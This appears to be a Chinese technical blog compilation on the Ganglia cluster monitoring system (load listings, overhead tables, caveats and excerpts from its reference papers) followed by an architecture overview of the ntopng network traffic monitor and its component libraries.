cpu: 2.49G (8) mem: 15.51G		cpu: 3.06G (24) mem: 23.45G	
binsrv6.iric.ca	11.99	node1.iric.ca	0.08
cpu: 2.60G (64) mem: 503.70G		cpu: 3.06G (24) mem: 23.45G	
binslv20.iric.ca	9.44	binslv5.iric.ca	8.09
cpu: 2.53G (16) mem: 47.00G		cpu: 2.49G (8) mem: 15.51G	
binsrv4.iric.ca	2.03		
cpu: 2.66G (24) mem: 94.47G			
binslv19.iric.ca	0.06		
cpu: 1.99G (4) mem: 7.64G			
binslv9.iric.ca	1.64		
cpu: 2.99G (8) mem: 31.26G			
binslv18.iric.ca	0.00		


Server Load Distribution




Bioinfo aggregated load\_one last hour



Bioinfo load\_fifteen last hour sorted by name




## nginx



## Constant Metrics

CPU Count 16 CPUs  
 CPU Speed 1000 MHz  
 Memory Total 8061536 KB  
 Swap Space Total 23013016 KB



## 注意事项

没有任何一个开源项目是完美的。

1、告警流程框架：Ganglia本身并不具备，可以选用Nagios补充。

2、日志管理框架：Ganglia本身并不具备，可以选用Splunk补充。

3、性能开销预算

对于单纯的Gmond节点来说，性能开销很低。主要的瓶颈在中央节点。

Local per-node monitoring overheads for gmond

System	CPU (%)	PhyMem (MB)	VirMem (MB)
Millennium	0.4	1.3	15.6
SUNY	0.3	16.0	16.7
PlanetLab	<0.1	0.9	15.2

Local node overhead for aggregation with gmetad

System	CPU (%)	PhyMem (MB)	VirMem (MB)	I/O (MB/s)
Millennium	<0.1	1.6	8.8	1.3
UCB CS	1.1	2.5	15.8	1.3
PlanetLab	<0.1	2.4	96.2	1.9

各节点的gmond进程向中央节点发送的udp数据带来的网络开销。如果一个节点每秒发10个包，1000个节点将会发出10000个，每个包有200字节，就有2m字节，10000个包的处理所需要的cpu使用也会上升。

Gmetad默认15秒向gmond取一次xml数据,解析xml文件带来的CPU负荷也会随着管理节点数线性增长。


格外需要注意的是RRD的写入瓶颈。实际应用中需要根据资源情况，调整采样频率、权衡指标数量、引入RRDCached等方式优化。

4、网络流向监控：Ganglia原生支持sFlow GitHub:gmond-proxy project。what are some of the benefits of using the proxy?

Firstly, the proxy allows metrics to be filtered, reducing the amount of data logged and increasing the scalability of the Ganglia collector.

Secondly, sFlow-RT generates traffic flow metrics, making them available to Ganglia.

Finally, Ganglia is typically used in conjunction with additional monitoring tools that can all be driven using the analytics stream generated by sFlow-RT.



## 参考资料

1、《The ganglia distributed monitoring system: design, implementation, and experience》  
(必读)



Available online at [www.sciencedirect.com](http://www.sciencedirect.com)

SCIENCE @ DIRECT®

Parallel Computing 30 (2004) 817–840

PARALLEL  
COMPUTING  
[www.elsevier.com/locate/parco](http://www.elsevier.com/locate/parco)

# The ganglia distributed monitoring system: design, implementation, and experience

Matthew L. Massie <sup>a,1</sup>, Brent N. Chun <sup>b,\*</sup>, David E. Culler <sup>a,2</sup>

<sup>a</sup> University of California, Berkeley, Computer Science Division, Berkeley, CA 94720-1776, USA

<sup>b</sup> Intel Research Berkeley, 2150 Shattuck Ave. Suite 1300, Berkeley, CA 94704, USA

Received 11 February 2003; received in revised form 21 April 2004; accepted 28 April 2004

Available online 15 June 2004

2、《Wide Area Cluster Monitoring with Ganglia》(必读)

## Wide Area Cluster Monitoring with Ganglia

Federico D. Sacerdoti, Mason J. Katz  
San Diego Supercomputing Center  
[{fds, mjk}@sdsc.edu](mailto:{fds,mjk}@sdsc.edu)

Matthew L. Massie, David E. Culler  
Univ. of California, Berkeley  
[{massie, culler}@cs.berkeley.edu](mailto:{massie,culler}@cs.berkeley.edu)

### Abstract

In this paper, we present a structure for monitoring a large set of computational clusters. We illustrate methods for scaling a monitor network comprised of many clusters while keeping processing requirements low. A design for presenting high-level web-based summaries of the monitor network is provided, along with a generalization to a distributed, multiple-resolution monitoring tree. Emphasis is placed on scalability, fast query response, fault tolerance, and grid compatibility. Experimental evidence is presented that demonstrates the performance of our design.

### 1. Introduction

Computational clusters made from commodity components have gained an established seat in




Figure 1: Ganglia local and wide area monitor interaction. Gmon runs on each cluster node; gmeta can fail over between nodes.

3、这篇本来没有什么直接关系，是Ganglia作者的最新研究成果，仅供娱乐。

## ADAM: Genomics Formats and Processing Patterns for Cloud Scale Computing

Matt Massie<sup>1</sup>, Frank Austin Nothaft<sup>1</sup>, Christopher Hartl<sup>1,2</sup>, Christos Kozanitis<sup>1</sup>, André Schumacher<sup>3</sup>, Anthony D. Joseph<sup>1</sup>, and David Patterson<sup>1</sup>

<sup>1</sup>Department of Electrical Engineering and Computer Science, University of California, Berkeley

<sup>2</sup>The Broad Institute of MIT and Harvard

<sup>3</sup>International Computer Science Institute (ICSI), University of California, Berkeley

### Executive Summary

Current genomics data formats and processing pipelines are not designed to scale well to large datasets. The current Sequence/Binary Alignment/Map (SAM/BAM) formats were intended for single node processing [18]. There have been attempts to adapt BAM to distributed computing environments, but they see limited scalability past eight nodes [22]. Additionally, due to the lack of an explicit data

mented in Apache Avro—a cross-platform/language serialization format—they eliminate the need for the development of language-specific libraries for format decoding/encoding, which eliminates the possibility of library incompatibilities.


A key feature of ADAM is that any application that implements the ADAM schema is compatible with ADAM. This is important, as it prevents applications from being locked into a specific tool or pattern. The

---

更多精彩内容，请扫码关注公众号：[@睿哥杂货铺](#) [RSS订阅](#) [RiboseYim](#)


# 新一代Ntopng网络流量监控—可视化和架构分析

NTOPNG是NTOP的新一代版本,提供以下特性：多协议网络流量；IPv4/IPv6活跃主机  
网络流量监控（RRD存储格式）；基于nDPI实现应用协议发现 作为 NetFlow/sFlow 采集  
器（Cisco/ Juniper 路由器）；交换机配合 nProbe.



Dashboard: Talkers Hosts Ports Applications ASNs Senders

## Top Application Protocols




## Local Hosts Matrix


	192.168.1.101	224.0.0.251	igmp.mcast.net	239.255.255.250	all-systems.mcast.net	192.168.1.1	192.168.1.100	192.168.1.105
192.168.1.101			54 Bytes					
224.0.0.251								
igmp.mcast.net	54 Bytes						54 Bytes	
239.255.255.250								
all-systems.mcast.net							50 Bytes	
192.168.1.1						50 Bytes		
192.168.1.100			54 Bytes					
192.168.1.105								



Host: 192.168.1.101 Traffic Packets Ports Peers Protocols DNS Flows Talkers Current Contacts His

### Top 192.168.1.101 Peers



### Top Peer Protocols






## What ntopng can do for me?

- <http://www.ntop.org/products/ntop>
- Sort network traffic according to many protocols
- Show network traffic and IPv4/v6 active hosts
- Store on disk persistent traffic statistics in RRD format
- Geolocate hosts
- Discover application protocols by leveraging on nDPI, ntop's DPI framework.

- Characterise HTTP traffic by leveraging on characterisation services provided by block.si. ntopng comes with a demo characterisation key, but if you need a permanent one, please mail info@block.si.
- Show IP traffic distribution among the various protocols
- Analyse IP traffic and sort it according to the source/destination
- Display IP Traffic Subnet matrix (who's talking to who?)
- Report IP protocol usage sorted by protocol type
- Act as a NetFlow/sFlow collector for flows generated by routers (e.g. Cisco and Juniper) or switches (e.g. Foundry Networks) when used together with nProbe.
- Produce HTML5/AJAX network traffic statistics

## Ntopng 架构



## 主要开发语言

C、C++、Python、Lua

## 数据采集层

**Libpcap** : 网络数据包捕获函数包

**ZeroMQ** 一个C内核及C++编写的核心库libzmq，50余种语言支持的绑定程序(例如Python支持PyZMQ)，号称最快的消息库，协议级，目标是成为Linux的一部分。

## 业务处理层

Monitoring Engine，负责采集数据的规整、压缩、转储。

## 存储

**Sqlite**：轻型数据库，多语言支持（此处为python） **Gdbm**：DBM的GNU版本，使用hash存储非结构化数据

**Redis** Redis是一个开源的使用ANSIC语言编写、支持网络、可基于内存亦可持久化的日志型、Key-Value数据库，并提供多种语言的API。Ntopng的Redis数据结构如下：

## 前端展现层

### RRDtool

源自MRTG（多路由器流量绘图器）。MRTG是有一个大学连接到互联网链路的使用率的小脚本开始的。MRTG后来被当作绘制其他数据源的工具使用，包括温度、速度、电压、输出量等等。

**Geoip** : IP GIS图形

## Hosts GeoMap



## 其它库

autoconf、automake、pkg-config、libtool（提供通用的库编译支持） Gettext、icu4c：国际化(I18N)和本地化(L10N)，多语言支持

**libffi** “FFI”的全名是 Foreign Function Interface，通常指的是允许以一种语言编写的代码调用另一种语言的代码。而“Libffi”库只提供了最底层的、与架构相关的、完整的”FFI”，因此在它之上必须有一层来负责管理两种语言之间参数的格式转换。


**Gobject-introspection**：（简称 GI）用于产生与解析 C 程序库 API 元信息，以便于动态语言（或托管语言）绑定基于 C + GObject 的程序库

json-glib、json-c、openssl、glib

libasn1：开发 ASN.1 (Abstract Syntax Notation One) 结构管理的 C 库 gmp Nettle : a low-level cryptographic library （加密） Gnutls : （加密） libpng : the official PNG reference library （图形） pixman : 像素管理 （图形） Cairo : a 2D graphics library with support for multiple output devices. Freetype : FreeType 库是一个完全免

费（开源）的、高质量的且可移植的字体引擎，它提供统一的接口来访问多种字体格式文件，包括TrueType,OpenType, Type1, CID,CFF, Windows FON/FNT, X11 PCF等  
fontconfig：字体库管理

## P2P 演示案例



更多精彩内容，请扫码关注公众号：[@睿哥杂货铺](#)  
[RSS订阅 RiboseYim](#)

